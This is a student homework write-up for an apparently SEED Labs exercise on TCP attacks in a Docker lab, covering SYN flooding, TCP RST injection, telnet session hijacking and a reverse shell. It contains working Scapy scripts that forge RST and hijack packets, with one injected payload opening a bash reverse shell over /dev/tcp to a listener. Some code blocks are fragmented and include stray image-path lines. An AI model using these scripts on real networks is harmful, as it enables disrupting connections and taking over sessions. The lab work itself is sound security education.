

HW 4

Tiancong Li 1113180

I, Tiancong Li, hereby clarify that the files submitted represent my own work, that I did not copy any code from any other individuals or sources, and that I did not share my code with only other students.

2 Lab Environment

```
seed@VM: ~/.../Labsetup
Digest: sha256:41efab02008f016a7936d9cadf8e8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker ... done
Creating victim-10.9.0.5 ... done
[03/14/25]seed@VM:~/.../Labsetup$
[03/14/25]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED
b45db599c99e   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..." 23 s
econds ago    Up 20 seconds                        user1-10.9.0.6
a338425658e7   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..." 24 s
econds ago    Up 20 seconds                        victim-10.9.0.5
748f2a92a885   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"    24 s
econds ago    Up 21 seconds                        seed-attacker
d11378f6b486   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init..." 24 s
econds ago    Up 20 seconds                        user2-10.9.0.7
[03/14/25]seed@VM:~/.../Labsetup$ dockps
b45db599c99e   user1-10.9.0.6
a338425658e7   victim-10.9.0.5
748f2a92a885   seed-attacker
d11378f6b486   user2-10.9.0.7
[03/14/25]seed@VM:~/.../Labsetup$
```

[SEED Labs] telnet_capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

No.	Time	Source	Destination	Protocol	Length	Info
7	2025-03-14 15:1...	10.9.0.6	10.9.0.5	TELNET	92	Telnet Data ...
11	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	80	Telnet Data ...
15	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	83	Telnet Data ...
19	2025-03-14 15:1...	10.9.0.6	10.9.0.5	TELNET	80	Telnet Data ...
23	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	86	Telnet Data ...
27	2025-03-14 15:1...	10.9.0.6	10.9.0.5	TELNET	102	Telnet Data ...
31	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
35	2025-03-14 15:1...	10.9.0.6	10.9.0.5	TELNET	71	Telnet Data ...
39	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	71	Telnet Data ...
43	2025-03-14 15:1...	10.9.0.5	10.9.0.6	TELNET	88	Telnet Data ...

Frame 7: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)

- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 54780, Dst Port: 23, Seq: 1667844939, Ack: 2227616308, Len: 24
- Telnet

```
0000 00 03 00 01 00 06 02 42 0a 09 00 06 00 00 08 00 .....B.....
0010 45 10 00 4c da cd 40 00 40 06 4b b2 0a 09 00 06 E..L..@. @.K....
0020 0a 09 00 05 d5 fc 00 17 63 69 4b 4b 84 c6 ba 34 .....ciKK...4
0030 80 18 01 f6 14 5b 00 00 01 01 08 0a 70 07 d6 89 .....[...p...
0040 4d 30 c9 80 ff fd 03 ff fb 18 ff fb 1f ff fb 20 MO.....
0050 ff fb 21 ff fb 22 ff fb 27 ff fd 05 ..!..."'...
```

Telnet: Protocol Packets: 54 · Displayed: 12 (22.2%) Profile: Default

3.1 Task 1: SYN Flooding Attack (10 points)

```
seed@VM: ~/.../Labsetup
root@a338425658e7:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:11:44155        0.0.0.0:*               LISTEN
root@a338425658e7:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:11:44155        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             167.10.74.47:33437      SYN_RECV
tcp        0      0 10.9.0.5:23             160.149.66.65:48277     SYN_RECV
tcp        0      0 10.9.0.5:23             172.180.81.51:32100     SYN_RECV
tcp        0      0 10.9.0.5:23             67.110.83.8:32333      SYN_RECV
tcp        0      0 10.9.0.5:23             250.253.39.59:44820     SYN_RECV
tcp        0      0 10.9.0.5:23             155.231.2.116:15479     SYN_RECV
tcp        0      0 10.9.0.5:23             61.141.193.78:33781     SYN_RECV
tcp        0      0 10.9.0.5:23             104.145.157.56:14458     SYN_RECV
tcp        0      0 10.9.0.5:23             95.187.180.15:50686     SYN_RECV
tcp        0      0 10.9.0.5:23             218.135.171.17:1725     SYN_RECV
tcp        0      0 10.9.0.5:23             55.251.118.11:9489      SYN_RECV
tcp        0      0 10.9.0.5:23             168.124.76.14:40087     SYN_RECV
tcp        0      0 10.9.0.5:23             87.140.118.95:350       SYN_RECV
tcp        0      0 10.9.0.5:23             222.48.182.14:56872     SYN_RECV
```

After , run the "netstat -nat", we can see the number of connections in the SYN-RECV state increased.

```
seed@VM: ~/.../Labsetup
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -user1-10.9.0.6 /bin/bash
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -user1-10.9.0.6 users/bin/bash
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -it user1-10.9.0.6 /bin/bash
root@b45db599c99e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
```

Can't connect from the other docker.


```
seed@VM: ~/.../Labsetup
sysctl: permission denied on key 'net.core.bpf_jit_kallsyms'
sysctl: permission denied on key 'net.core.bpf_jit_limit'
sysctl: permission denied on key 'net.ipv4.tcp_fastopen_key'
net.ipv4.tcp_syncookies = 1
sysctl: permission denied on key 'net.ipv6.conf.all.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.br-e7787f88f891.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.default.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.docker0.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.enp0s3.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.lo.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.veth5acb769.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.veth9ddd052.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.vethbb61513.stable_secret'
sysctl: permission denied on key 'vm.mmap_rnd_bits'
sysctl: permission denied on key 'vm.mmap_rnd_compat_bits'
sysctl: permission denied on key 'vm.stat_refresh'
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -it victim-10.9.0.5 /bin/bash
root@a338425658e7:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23               0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44155         0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23              60.238.14.73:39531      SYN_RECV
tcp        0      0 10.9.0.5:23              65.100.103.112:59550    SYN_RECV
```

```
seed@VM: ~/.../Labsetup
Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -user1-10.9.0.6 users/bin/bash
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.


Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container
[03/15/25]seed@VM:~/.../Labsetup$ docker exec -it user1-10.9.0.6 /bin/bash
root@b45db599c99e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
^C
root@b45db599c99e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a338425658e7 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@b45db599c99e:/#
```

The connected is stable because the SYN cookies.

Before enabling SYN cookies, telnet connections failed frequently during the attack. After enabling SYN cookies, normal connections became more stable.

3.2 Task 2: TCP RST Attacks on telnet Connections (30 points)



We can write script like this:

```
#!/usr/bin/env python3
```

```
from scapy.all import *
```

```
src_ip = "10.9.0.6"
```

```
dst_ip = "10.9.0.5"
```

```
src_port = 23
```

```
dst_port = 47982
```

```
seq_num = 2834417788
```

```
ack_num = 2910253897
```

```
ip = IP(src=src_ip, dst=dst_ip)
```

```
tcp = TCP(sport=src_port, dport=dst_port, flags="R", seq=seq_num, ack=ack_num)
```

```
pkt = ip/tcp
```

```
send(pkt, verbose=0)
```

```
print(f"Sent RST packet from {src_ip}:{src_port} to {dst_ip}:{dst_port}")
```

Launching the attack manually.

```
#!/usr/bin/env python3
```

```
from scapy.all import *
```

```
def packet_callback(packet):
```

```
    if packet.haslayer(TCP) and packet.dport == 23:
```

```
        src_ip = packet[IP].src
```

```
        dst_ip = packet[IP].dst
```

```
        src_port = packet[TCP].sport
```

```
        dst_port = packet[TCP].dport
```

```
        seq_num = packet[TCP].seq
```

```
        ack_num = packet[TCP].ack
```

```
        ip = IP(src=src_ip, dst=dst_ip)
```

```
        tcp = TCP(sport=src_port, dport=dst_port, flags="R", seq=seq_num, ack=ack_num)
```

```
        pkt = ip/tcp
```

```
        send(pkt, verbose=0)
```

```
        print(f"Sent RST packet from {src_ip}:{src_port} to {dst_ip}:{dst_port}")
```

```
sniff(filter="tcp port 23", prn=packet_callback, store=0)
```



```
seed@VM: ~/.../Labsetup
[03/15/25] seed@VM: ~/.../Labsetup$ sudo ./myscript.sh
^C[03/15/25] seed@VM: ~/.../Labsetup$ nano automated_rst_attack.py
[03/15/25] seed@VM: ~/.../Labsetup$ sudo python3 automated_rst_attack.py
^C[03/15/25] seed@VM: ~/.../Labsetup$ sudo python3 automated_rst_attack.py
^C[03/15/25] seed@VM: ~/.../Labsetup$ nano automated_rst_attack1.py
[03/15/25] seed@VM: ~/.../Labsetup$ sudo python3 automated_rst_attack1.py
Sent RST packet from 10.9.0.6:23 to 10.9.0.5:47982
[03/15/25] seed@VM: ~/.../Labsetup$
```

```

seed@a338425658e7:~$ exit
logout
Connection closed by foreign host.
root@b45db599c99e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a338425658e7 login: Connection closed by foreign host.

```

Can see that the telnet session is interrupted.

3.3 Task 3: TCP Session Hijacking (30 points)

```

#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=46874, dport=23, flags="A", seq=1290006503, ack=2045652505)
data = "echo \"You're hijacked!\" >> ~/a.out\n\0"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)

root@a325a8b7c7c5:/home/seed# rm ./a.out
root@a325a8b7c7c5:/home/seed# cat ./a.out
You're hijacked!
root@a325a8b7c7c5:/home/seed#

```

Once the session is hijacked, the original user will no longer be able to continue, as their terminal loses the correct ACK and SEQ numbers, making it impossible to send or receive information, and even to log out.

Launching the attack automatically.

```

#!/usr/bin/env python3
from scapy.all import *

LOCAL_MAC = '02:42:1b:7d:c0:54'

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "echo \"You're hijacked!  AUTO\" >> ~/a.out\n\0"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
    exit(0)

```




```
f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
```

```
#f = 'tcp'
```

```
pkt = sniff(iface='br-95aa2fc7e5de', filter=f, prn=spooof_pkt)
```

Task 4: Creating Reverse Shell using TCP Session Hijacking (30 points)



```
root@vm:/# nc -lp 9090
seed@a325a8b7c7c5:~$ ls
ls
a.out
seed@a325a8b7c7c5:~$ ll
ll
total 4
-rw-rw-r-- 1 seed seed 40 Aug 25 17:59 a.out
seed@a325a8b7c7c5:~$
```

```
#!/usr/bin/env python3
from scapy.all import *
```

```
LOCAL_MAC = '02:42:1b:7d:c0:54'
```

```
def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
```



```
tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
pkt = ip/tcp/data
#ls(pkt)
print("Attack succeed!")
send(pkt, verbose=0)
#exit(0)
```

```
f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
```

```
#f = 'tcp'
```

```
pkt = sniff(iface='br-95aa2fc7e5de', filter=f, prn=spoof_pkt)
```

The chosen filtering method is based on the packets sent from the server to the victim, as the server periodically checks the client's activity, making it more stable. On the other hand, filtering from the user's side is less reliable, as it requires waiting for the user to send a message before hijacking can occur. Additionally, it is difficult to inspect the sequence and acknowledgment numbers of the server's packets, making it harder to generate valid packets.

```
root@a325a8b7c7c5:/home/seed# cat ./a.out
You're hijacked!
root@a325a8b7c7c5:/home/seed#
```